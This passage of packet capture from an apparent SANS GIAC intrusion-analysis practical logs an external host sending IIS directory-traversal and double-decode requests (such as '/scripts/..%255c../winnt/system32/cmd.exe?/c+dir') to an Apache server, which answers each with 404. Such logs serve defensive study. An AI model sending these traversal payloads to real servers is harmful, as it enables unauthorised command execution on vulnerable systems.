75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
63 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32  c/winnt/system32
2F 63 6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74  /cmd.exe was not
20 66 6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73   found on this s
65 72 76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C  erver.<P>.<HR>.<
41 44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31  ADDRESS>Apache/1
2E 33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20  .3.22 Server at
73 74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D  storm.nowhere
65 69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C  .org Port 80<
2F 41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59  /ADDRESS>.</BODY
3E 3C 2F 48 54 4D 4C 3E 0A                       ></HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.187239 192.168.254.100:80 -> 64.0.253.221:20984
TCP TTL:64 TOS:0x0 ID:9781 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x159C2BE7  Ack: 0x3F245649  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.307188 64.0.253.221:20984 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13161 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F245649  Ack: 0xBF701BBE  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.307188 64.0.253.221:21015 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13162 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F3C27E1  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.307188 192.168.254.100:80 -> 64.0.253.221:21015
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1532608A  Ack: 0x3F3C27E2  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
02/17-20:10:49.307188 64.0.253.221:20984 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13163 IpLen:20 DgmLen:40
*****R** Seq: 0x3F245649  Ack: 0x3F245649  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.407145 64.0.253.221:21015 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13169 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F3C27E2  Ack: 0x1532608B  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.407145 64.0.253.221:21015 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13170 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x3F3C27E2  Ack: 0x1532608B  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 64 2F 77 69 6E 6E 74 2F 73 79 73  GET /d/winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.407145 192.168.254.100:80 -> 64.0.253.221:21015
TCP TTL:64 TOS:0x0 ID:27826 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1532608B  Ack: 0x3F3C2832  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.467120 192.168.254.100:80 -> 64.0.253.221:21015
TCP TTL:64 TOS:0x0 ID:27827 IpLen:20 DgmLen:481 DF
***AP*** Seq: 0x1532608B  Ack: 0x3F3C2832  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 34 39 20 47 4D 54 0D 0A 53 65 72  1:10:49 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
64 2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32  d/winnt/system32
2F 63 6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74  /cmd.exe was not
20 66 6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73   found on this s
65 72 76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C  erver.<P>.<HR>.<
41 44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31  ADDRESS>Apache/1
2E 33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20  .3.22 Server at
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
73 74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D  storm.nowhere
65 69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C  .org Port 80<
2F 41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59  /ADDRESS>.</BODY
3E 3C 2F 48 54 4D 4C 3E 0A                       ></HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.477116 192.168.254.100:80 -> 64.0.253.221:21015
TCP TTL:64 TOS:0x0 ID:27828 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x15326244  Ack: 0x3F3C2832  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.597064 64.0.253.221:21015 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13182 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F3C2832  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.597064 64.0.253.221:21020 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13183 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F41A838  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.597064 192.168.254.100:80 -> 64.0.253.221:21020
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1549AB60  Ack: 0x3F41A839  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.597064 64.0.253.221:21015 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13184 IpLen:20 DgmLen:40
*****R** Seq: 0x3F3C2832  Ack: 0x3F3C2832  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.687026 64.0.253.221:21020 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13188 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F41A839  Ack: 0x1549AB61  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.687026 64.0.253.221:21020 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13189 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x3F41A839  Ack: 0x1549AB61  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
32 35 35 63 2E 2E 2F 77 69 6E 6E 74 2F 73 79 73  255c../winnt/sys
74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F 63  tem32/cmd.exe?/c
2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A 48  +dir HTTP/1.0..H
6F 73 74 3A 20 77 77 77 0D 0A 43 6F 6E 6E 6E 65  ost: www..Connne
63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 0D 0A  ction: close....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
02/17-20:10:49.687026 192.168.254.100:80 -> 64.0.253.221:21020
TCP TTL:64 TOS:0x0 ID:42804 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1549AB61  Ack: 0x3F41A899  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.747001 192.168.254.100:80 -> 64.0.253.221:21020
TCP TTL:64 TOS:0x0 ID:42805 IpLen:20 DgmLen:495 DF
***AP*** Seq: 0x1549AB61  Ack: 0x3F41A899  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 34 39 20 47 4D 54 0D 0A 53 65 72  1:10:49 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
73 63 72 69 70 74 73 2F 2E 2E 25 35 63 2E 2E 2F  scripts/..%5c../
77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F 63  winnt/system32/c
6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20 66  md.exe was not f
6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65 72  ound on this ser
76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41 44  ver.<P>.<HR>.<AD
44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E 33  DRESS>Apache/1.3
2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73 74  .22 Server at st
6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65 69  orm.nowhere
70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F 41  .org Port 80</A
44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E 3C  DDRESS>.</BODY><
2F 48 54 4D 4C 3E 0A                             /HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.747001 192.168.254.100:80 -> 64.0.253.221:21020
TCP TTL:64 TOS:0x0 ID:42806 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x1549AD28  Ack: 0x3F41A899  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.876945 64.0.253.221:21020 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13206 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F41A899  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.876945 64.0.253.221:21028 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13207 IpLen:20 DgmLen:48 DF
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
******S* Seq: 0x3F47EDBD  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.876945 192.168.254.100:80 -> 64.0.253.221:21028
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1598E8B1  Ack: 0x3F47EDBE  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.876945 64.0.253.221:21020 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13208 IpLen:20 DgmLen:40
*****R** Seq: 0x3F41A899  Ack: 0x3F41A899  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.976903 64.0.253.221:21028 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13217 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F47EDBE  Ack: 0x1598E8B2  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.976903 64.0.253.221:21028 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13218 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x3F47EDBE  Ack: 0x1598E8B2  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 5F 76 74 69 5F 62 69 6E 2F 2E 2E  GET /_vti_bin/..
25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E  %255c../..%255c.
2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E  ./..%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31  xe?/c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:49.976903 192.168.254.100:80 -> 64.0.253.221:21028
TCP TTL:64 TOS:0x0 ID:58560 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1598E8B2  Ack: 0x3F47EE33  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.006890 192.168.254.100:80 -> 64.0.253.221:21028
TCP TTL:64 TOS:0x0 ID:58561 IpLen:20 DgmLen:512 DF
***AP*** Seq: 0x1598E8B2  Ack: 0x3F47EE33  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 34 39 20 47 4D 54 0D 0A 53 65 72  1:10:49 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
5F 76 74 69 5F 62 69 6E 2F 2E 2E 25 35 63 2E 2E  _vti_bin/..%5c..
2F 2E 2E 25 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E  /..%5c../..%5c..
2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F  /winnt/system32/
63 6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20  cmd.exe was not
66 6F 75 6E 64 20 6F 6E 20 74 68 69 73 20 73 65  found on this se
72 76 65 72 2E 3C 50 3E 0A 3C 48 52 3E 0A 3C 41  rver.<P>.<HR>.<A
44 44 52 45 53 53 3E 41 70 61 63 68 65 2F 31 2E  DDRESS>Apache/1.
33 2E 32 32 20 53 65 72 76 65 72 20 61 74 20 73  3.22 Server at s
74 6F 72 6D 2E 6D 79 68 6F 6D 65 2E 68 6F 6D 65  torm.nowhere
69 70 2E 6E 65 74 20 50 6F 72 74 20 38 30 3C 2F  .org Port 80</
41 44 44 52 45 53 53 3E 0A 3C 2F 42 4F 44 59 3E  ADDRESS>.</BODY>
3C 2F 48 54 4D 4C 3E 0A                          </HTML>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.006890 192.168.254.100:80 -> 64.0.253.221:21028
TCP TTL:64 TOS:0x0 ID:58562 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x1598EA8A  Ack: 0x3F47EE33  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.126839 64.0.253.221:21028 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13233 IpLen:20 DgmLen:40 DF
*****R** Seq: 0x3F47EE33  Ack: 0x0  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.136834 64.0.253.221:21036 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13234 IpLen:20 DgmLen:48 DF
******S* Seq: 0x3F4FAE1D  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1400 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.136834 192.168.254.100:80 -> 64.0.253.221:21036
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x1518C521  Ack: 0x3F4FAE1E  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.136834 64.0.253.221:21028 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13235 IpLen:20 DgmLen:40
*****R** Seq: 0x3F47EE33  Ack: 0x3F47EE33  Win: 0x0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
02/17-20:10:50.236792 64.0.253.221:21036 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13245 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x3F4FAE1E  Ack: 0x1518C522  Win: 0x41A0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.246787 64.0.253.221:21036 -> 192.168.254.100:80
TCP TTL:113 TOS:0x0 ID:13246 IpLen:20 DgmLen:157 DF
***AP*** Seq: 0x3F4FAE1E  Ack: 0x1518C522  Win: 0x41A0  TcpLen: 20
47 45 54 20 2F 5F 6D 65 6D 5F 62 69 6E 2F 2E 2E  GET /_mem_bin/..
25 32 35 35 63 2E 2E 2F 2E 2E 25 32 35 35 63 2E  %255c../..%255c.
2E 2F 2E 2E 25 32 35 35 63 2E 2E 2F 77 69 6E 6E  ./..%255c../winn
74 2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65  t/system32/cmd.e
78 65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31  xe?/c+dir HTTP/1
2E 30 0D 0A 48 6F 73 74 3A 20 77 77 77 0D 0A 43  .0..Host: www..C
6F 6E 6E 6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73  onnnection: clos
65 0D 0A 0D 0A                                   e....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.246787 192.168.254.100:80 -> 64.0.253.221:21036
TCP TTL:64 TOS:0x0 ID:51630 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1518C522  Ack: 0x3F4FAE93  Win: 0x16D0  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

02/17-20:10:50.276775 192.168.254.100:80 -> 64.0.253.221:21036
TCP TTL:64 TOS:0x0 ID:51631 IpLen:20 DgmLen:512 DF
***AP*** Seq: 0x1518C522  Ack: 0x3F4FAE93  Win: 0x16D0  TcpLen: 20
48 54 54 50 2F 31 2E 31 20 34 30 34 20 4E 6F 74  HTTP/1.1 404 Not
20 46 6F 75 6E 64 0D 0A 44 61 74 65 3A 20 4D 6F   Found..Date: Mo
6E 2C 20 31 38 20 46 65 62 20 32 30 30 32 20 30  n, 18 Feb 2002 0
31 3A 31 30 3A 35 30 20 47 4D 54 0D 0A 53 65 72  1:10:50 GMT..Ser
76 65 72 3A 20 41 70 61 63 68 65 0D 0A 43 6F 6E  ver: Apache..Con
6E 65 63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A  nection: close..
43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65  Content-Type: te
78 74 2F 68 74 6D 6C 3B 20 63 68 61 72 73 65 74  xt/html; charset
3D 69 73 6F 2D 38 38 35 39 2D 31 0D 0A 0D 0A 3C  =iso-8859-1....<
21 44 4F 43 54 59 50 45 20 48 54 4D 4C 20 50 55  !DOCTYPE HTML PU
42 4C 49 43 20 22 2D 2F 2F 49 45 54 46 2F 2F 44  BLIC "-//IETF//D
54 44 20 48 54 4D 4C 20 32 2E 30 2F 2F 45 4E 22  TD HTML 2.0//EN"
3E 0A 3C 48 54 4D 4C 3E 3C 48 45 41 44 3E 0A 3C  >.<HTML><HEAD>.<
54 49 54 4C 45 3E 34 30 34 20 4E 6F 74 20 46 6F  TITLE>404 Not Fo
75 6E 64 3C 2F 54 49 54 4C 45 3E 0A 3C 2F 48 45  und</TITLE>.</HE
41 44 3E 3C 42 4F 44 59 3E 0A 3C 48 31 3E 4E 6F  AD><BODY>.<H1>No
74 20 46 6F 75 6E 64 3C 2F 48 31 3E 0A 54 68 65  t Found</H1>.The
20 72 65 71 75 65 73 74 65 64 20 55 52 4C 20 2F   requested URL /
5F 6D 65 6D 5F 62 69 6E 2F 2E 2E 25 35 63 2E 2E  _mem_bin/..%5c..
2F 2E 2E 25 35 63 2E 2E 2F 2E 2E 25 35 63 2E 2E  /..%5c../..%5c..
2F 77 69 6E 6E 74 2F 73 79 73 74 65 6D 33 32 2F  /winnt/system32/
63 6D 64 2E 65 78 65 20 77 61 73 20 6E 6F 74 20  cmd.exe was not
